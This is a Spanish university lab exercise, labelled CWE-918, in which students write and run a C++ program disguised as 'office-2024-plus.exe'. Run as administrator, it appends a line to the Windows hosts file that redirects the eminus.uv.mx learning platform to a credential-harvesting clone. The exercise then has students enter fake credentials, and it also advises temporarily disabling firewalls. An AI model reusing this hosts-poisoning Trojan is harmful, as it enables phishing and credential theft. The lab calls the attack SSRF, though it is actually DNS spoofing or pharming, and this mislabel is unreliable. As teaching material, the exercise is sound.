

Práctica. CWE-918: Server-Side Request Forgery (SSRF)

Instrucciones. Elaborar una aplicación de consola en C++ que permita ejemplificar la vulnerabilidad falsificación de solicitudes del lado del servidor (Server-Side Request Forgery, SSRF) en equipos Windows. Si se encuentra en equipo Linux, solo adecue la práctica a la ubicación del archivo `/etc/hosts`.

1. Sigue las instrucciones de la práctica en la siguiente página.
2. Crea un **archivo de Word** con una portada con tu nombre. Guárdalo con el nombre **NombreAlumno_CWE-918.docx**.
3. Coloca **las siguientes capturas de pantalla**, cada una con una **descripción textual** arriba de la captura.
 - a. Coloca la captura de pantalla de tu código fuente en Visual Studio Code.
 - b. Coloca la captura de pantalla de la salida de tu programa con el texto:

```
Ataque realizado con exito!!!  
Presione la tecla enter tecla para salir...
```

- c. Coloca la captura de pantalla de tu archivo hosts con la línea del ataque habilitada.
 - d. Coloca la captura de pantalla de la visualización del archivo `http://eminus.uv.mx/pass.txt` donde señales las credenciales que tu ingresaste.
 - e. Publica tu código fuente en un proyecto público de GitHub. **Coloca la URL** del código fuente publicado en GitHub.
4. Sube tu archivo Word a la actividad en Eminus.


Prerrequisitos

1. Esta práctica tiene como prerrequisito tener instalado el software **Visual Studio Code** con la extensión para C++.
Puede seguir las instrucciones de cómo instalar Visual Studio Code desde la práctica [Instalación de Visual Studio Code](#).
2. Esta práctica tiene como prerrequisito tener instalado el compilador para C/C++ en su equipo.
Puede seguir las instrucciones de cómo instalar el compilador para C/C++ desde la práctica [Instalación del compilador para C/C++](#).
3. Puede seguir las instrucciones de cómo publicar un proyecto en Visual Studio Code a GitHub desde la práctica [Como publicar un proyecto a GitHub desde Visual Studio Code](#).


Ejercicio

Supongamos que le envían un archivo ejecutable, o usted mismo lo descargó de la Internet con la promesa de que era **una nueva versión de un programa que a usted le gusta mucho**. Por ejemplo, la nueva versión de Photoshop, de Office o un incluso un videojuego completo y **gratuito**. El único requisito que le piden es que tiene que ejecutarlo con clic derecho->Permisos de administrador.


¿Usted que haría? ¿Lo ejecuta? ¿Qué podría pasar? Nada grave pudiera pensar.




1. Asegúrese de contar con una carpeta de trabajo en **C:\codigo**. Si aún no ha creado la carpeta **C:\codigo** hágalo antes de continuar.
2. Inicie **Visual Studio Code**.
3. Seleccione **Archivo > Abrir carpeta** en el menú principal.
4. En el cuadro de diálogo **Abrir carpeta**, cree una carpeta en la ruta **C:\codigo\ps\cwe-918** y selecciónela. Luego haga clic en Seleccionar carpeta.




5. El nombre de la carpeta se convierte en el nombre del proyecto y el nombre del espacio de nombres de forma predeterminada. Agregará código más adelante en el tutorial que asume que el espacio de nombres del proyecto es **cwe-918**.
6. En ¿Confías en los autores de los archivos de esta carpeta? cuadro de diálogo, seleccione Sí, confío en los autores . Puede confiar en los autores porque esta carpeta solo tiene archivos generados por .NET y agregados o modificados por usted.



7. En la barra de herramientas del Explorador de archivos, seleccione el botón Nuevo archivo.



8. Asigne un nombre al archivo `eminus.cpp` y VS Code lo abrirá automáticamente en el editor.



9. Escriba el siguiente código. En Linux, solo cambie la ubicación del archivo a `/etc/hosts`.

```
#include <iostream>
#include <fstream>
using namespace std;

// Función principal
int main()
{
    // Abrimos el archivo hosts de la maquina
    // En Linux este archivo esta en /etc/hosts
    // Las banderas le indican que es para escritura al final del archivo
    ofstream myfile("C:\\Windows\\System32\\drivers\\etc\\hosts", ios::out | ios::app);
    if (myfile.is_open())
    {
        myfile << "\n20.225.187.207 eminus.uv.mx";
        myfile.close();
        cout << "Ataque realizado con exito!!!\n";
    }
    else
    {
        cout << "El programa requiere permisos de administrador.\n";
    }


    cout << "Presione la tecla enter tecla para salir...\n";
}
```

```
cin.get();  
return 0;  
}
```


10. La aplicación buscará abrir un archivo en particular de su equipo llamado **hosts**. Este archivo le dice a su máquina algunas resoluciones de nombres locales antes de ir a consultar a un servidor de DNS. Básicamente, su funcionamiento es relacionar las direcciones IP de los servidores o sitios web con sus nombres de dominio.
11. Abra la **Terminal** en Visual Studio Code presionando **Ctrl + ñ** o seleccionando **Ver > Terminal** en el menú principal.
12. La **Terminal** se abre con el símbolo del sistema en la carpeta actual.
13. En la **Terminal**, ingrese el siguiente comando. En Linux no le coloque la extensión **.exe**.

```
g++ eminus.cpp -o office-2024-plus.exe
```

14. Esto va a generar el archivo **office-2024-plus.exe** en su carpeta.




15. Haga clic derecho en el archivo **office-2024-plus.exe** y presione **Shift+Alt+R** para abrirlo en el explorador de archivos.




16. Si usted intenta ejecutar el archivo **office-2024-plus.exe** con doble clic, la salida será esta.

```
El programa requiere permisos de administrador.  
Presione la tecla enter tecla para salir...
```

17. Observe como su archivo funciona correctamente. Lo que requiere simplemente es que sea ejecutado con privilegios de administrador.
18. **Supongamos que este es un archivo que le enviaron y le dijeron que era una nueva versión de Office o un incluso un videojuego completo y gratuito. El único requisito es que usted lo abra con permisos de administrador.**
19. Haga botón derecho en el archivo y seleccione ejecutar como administrador. En Linux use **sudo**.



20. Windows le preguntará si desea abrir el archivo. Dígame que sí.



21. Esta sería la nueva salida del programa. En un caso real, el programa no mandaría ninguna salida en realidad y **usted pensaría que simplemente el programa no hizo nada**.

```
Ataque realizado con éxito!!!  
Presione la tecla enter tecla para salir...
```

22. Al parecer nada ha sucedido. O esto es lo que los atacantes intentan aparentar de un inicio.


23. Abra su navegador web Chrome. Si ya lo tenía abierto, ciérrelo primero y vuélvalo a abrir.

24. Copie y entre a esta dirección `http://eminus.uv.mx`. **Observe como el protocolo es http (sin la letra s)**.

25. Observe la pantalla que aparece.



26. Observe la dirección URL en la barra del navegador. Asegúrese que sea `eminus.uv.mx`.



27. Aparece una advertencia de sitio No seguro, pero supongamos que como tenemos que subir la tarea, nos urge entrar a Eminus. Podríamos pensar que es un detalle normal de programación del sitio.
28. Si no pudiera entrar a la dirección, por ejemplo, se tardará el equipo en responder. Intente lo siguiente:
1. Deshabilita los firewalls de Windows u otro que tenga instalado (por un corto tiempo para probar).
 2. Si utiliza un proxy o VPN desconéctese.
 3. Abra una ventana de comandos.
 4. Asegúrese de que tenga acceso a Internet.
 5. Haga un ping a otro equipo como `ping www.google.com` y que sea exitoso.
 6. Ejecute esto: `netsh int ip reset`.
 7. Limpie su DNS con `ipconfig /flushdns`.
 8. Finalmente, abra una ventana de consola y ejecute: `ping 20.225.187.207 -t`. Debería obtener una respuesta satisfactoria.


```
C:\Users\Memo>ping 20.225.187.207 -t

Haciendo ping a 20.225.187.207 con 32 bytes de datos:
Respuesta desde 20.225.187.207: bytes=32 tiempo=54ms TTL=46
Respuesta desde 20.225.187.207: bytes=32 tiempo=56ms TTL=46
Respuesta desde 20.225.187.207: bytes=32 tiempo=54ms TTL=46
```

29. Una vez que ha tenido éxito y puede entrar al sitio <http://eminus.uv.mx> continúe con su práctica.
30. Ingrese unas credenciales falsas. **NO INGRESE LOS DATOS REALES DE SU CUENTA.**
31. Por ejemplo, ingresemos usuario: `pato` y contraseña: `soyunasuperpassword`. Haga clic en iniciar sesión.




32. Observe como el sitio lo redirige al portal inicial de la UV www.uv.mx. ¿Qué sucedió?
33. Usted podría pensar que es algo normal. Tal vez escribí mal la contraseña, quizás se fue la red.
34. Lo que en realidad sucedió es que ha sido víctima de un ataque de falsificación de solicitudes del lado del servidor (Server-Side Request Forgery, SSRF) utilizando un “gemelo malvado” (Evil Twin) como punto de entrada del ataque.
35. Ahora entre a la siguiente dirección `http://eminus.uv.mx/pass.txt`. Observe como el atacante esta almacenando las cuentas de las víctimas.



36. El ataque consiste en modificar el archivo llamado hosts de su equipo y agregar una entrada maliciosa, la dirección del sitio web espejo (*evil twin*).


37. Para corregir su archivo host, abra su bloc de notas como administrador usando clic derecho **abrir como administrador**.




38. Una vez abierto, clic en abrir archivo.

39. Dirijase a la ubicación **C:\Windows\System32\drivers\etc**.

40. Haga clic en ver todo tipo de archivos.



41. Seleccione el archivo llamado hosts (sin extensión) y clic en **Abrir**.



42. Observe las ultimas líneas de su archivo. Aquí es donde se enfocó el ataque.

```
# 102.54.94.97 rhino.acme.com # source server
# 38.25.63.10 x.acme.com # x client host
# 127.0.0.1 localhost
# ::1 localhost

20.225.187.207 eminus.uv.mx
```

Ln 19, Col 19 771 caracteres. 100% Windows (CRLF) UTF-8

43. Elimine esa línea para que su equipo vuelva a la normalidad. Guarde los cambios. **Sino abrió el bloc de notas como administrador, no le permitirá guardar los cambios.**
44. Cierre su navegador. Vuelva a abrir <http://eminus.uv.mx>. Observe como todo a regresado a la normalidad.



45. Esto deja algunas lecciones:
1. Nunca ingrese a sitios web sin HTTPS.
 2. Use autenticación de dos factores si está disponible.
 3. Si está en una red Wifi pública, nunca inicie sesión en aplicaciones críticas.
 4. Evite conectarse en Wifis públicos si le es posible.
46. Felicidades, ha creado su aplicación de manera correcta.